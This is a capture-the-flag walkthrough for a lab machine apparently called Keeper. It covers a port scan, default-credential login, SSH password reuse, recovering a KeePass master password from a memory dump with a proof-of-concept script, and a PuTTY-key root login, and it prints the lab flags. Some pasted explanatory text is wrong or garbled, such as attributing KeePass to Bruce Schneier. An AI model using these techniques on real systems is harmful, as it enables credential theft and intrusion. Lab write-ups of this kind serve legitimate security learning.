

## Information Gathering

1) Found open ports from initial scan


```
vigneswar® vigneswar)-[~]
$ nmap 10.10.11.227
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 11:11 IST
Nmap scan report for 10.10.11.227
Host is up (0.43s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 49.11 seconds
```

2) Found a login page







3) Found default credentials



### 4) Logged in with creds



5) Found a user password



# **Vulnerability Assessment**

1) Checked for password reuse

```
(vigneswar® vigneswar)-[~]
$ ssh lnorgaard@10.10.11.227
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug 8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$
```

## **Exploitation**

lnorgaard@keeper:~\$ cat user.txt
655633f22f2d94fca7a2db57125d2ab9
lnorgaard@keeper:~\$

# **Privilege Escalation**

#### 1) Enumerated the machine

```
lnorgaard@keeper:~$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address
                                                                                PID/Program name
                                                                    State
          0
                 0 0.0.0.0:22
                                            0.0.0.0:*
                                                                    LISTEN
                 0 0.0.0.0:80
tcp
          0
                                           0.0.0.0:*
                                                                    LISTEN
                 0 127.0.0.53:53
                                           0.0.0.0:*
tcp
          0
                                                                    LISTEN
                 0 127.0.0.1:3306
                                          0.0.0.0:*
                                                                    LISTEN
tcp
                0 127.0.0.1:9000
                                          0.0.0.0:*
                                                                    LISTEN
tcp
                0 127.0.0.1:25
                                            0.0.0.0:*
                                                                    LISTEN
tcp
          0
            104 10.10.11.227:22
                                           10.10.16.3:41052
                                                                    ESTABLISHED
tcp
                1 10.10.11.227:33040
                                            1.1.1.1:53
                                                                    SYN SENT
tcp
tcp6
          0
                 0 :::22
                                                                    LISTEN
                                            :::*
tcp6
          0
                 0 :::80
                                            :::*
                                                                    LISTEN
          0
tcp6
                 0 ::1:25
                                            :::*
                                                                    LISTEN
```

### 2) Found a zip file

```
lnorgaard@keeper:~$ ls
RT30000.zip user.txt
lnorgaard@keeper:~$
```

#### 3) Found a dump file

```
___(vigneswar® vigneswar)-[~/keeper]
_$ ls
KeePassDumpFull.dmp passcodes.kdbx RT30000.zip
```

#### What is a KDBX file?


KDBX files mostly belong to KeePass by Dominik Reichl. KDBX file format is associated with the KeePass software developed by Bruce Schneier.

- Main Use: KeePass is a free password managing application that ensures multiple usernames and associated passwords for Windows, email accounts, websites are securely saved in one database. The database file is given the KDBX extension. The KDB in KDBX file stands for KeePass DataBase. The KDBX database is encrypted using the Twofish algorithm that supports the AES (Advanced Encryption Standard). Apart from the passwords, the usernames and other notes in the KDBX files are encrypted as well. The contents of the KDBX database can only be decrypted with the help of the master key whose components are hashed using the SHA-256 hash function.
- Additional Information: The initial release of the KeePass software using KDB file extension to store the password details instead of the KDBX file extension. The KDBX file format was introduced from KeePass 2 onwards. The latest version of the KeePass software, KeePass 2.47 can be also installed on Linux and macOS platforms besides the originally supported Windows environment.


## How can I open a KDBX file?

You need a suitable software like KeePass from Dominik Reichl to open a KDBX file. Without proper software you will receive a Windows message "How do you want to open this file?" or "Windows cannot open this file" or a similar Mac/iPhone/Android alert. If you cannot open your KDBX file correctly, try to right-click or long-press the file. Then click "Open with" and choose an application. You can also display a KDBX file directly in the browser. Just drag the file onto this browser window and drop it.

### 4) Found a tool to extract password from dump



```
-(vigneswar@vigneswar)-[~/keeper/keepass-dump-masterkey]
 -$ python3 poc.py ../KeePassDumpFull.dmp
2023-11-14 12:47:07,519 [ ] [main] Opened ../KeePassDumpFull.dmp
Possible password: ●,dgr•d med fl•de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●Idgr●d med fl●de
Possible password: •:dgr•d med fl•de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ocdgrod med flode
Possible password: ●Mdgr●d med fl●de
```



the password is rødgrød emd fløde

5) found password putty ssh key



6) Converted it to ssh private key

```
___(vigneswar⊛vigneswar)-[~/keeper]
_$ puttygen -0 private-openssh putty -o id_rsa
```

7) Logged in with private key

8) Got root flag

```
root@keeper:~# cat root.txt
ccc17a11b3ab0f58c36c3cc1e8465fbe
root@keeper:~#
```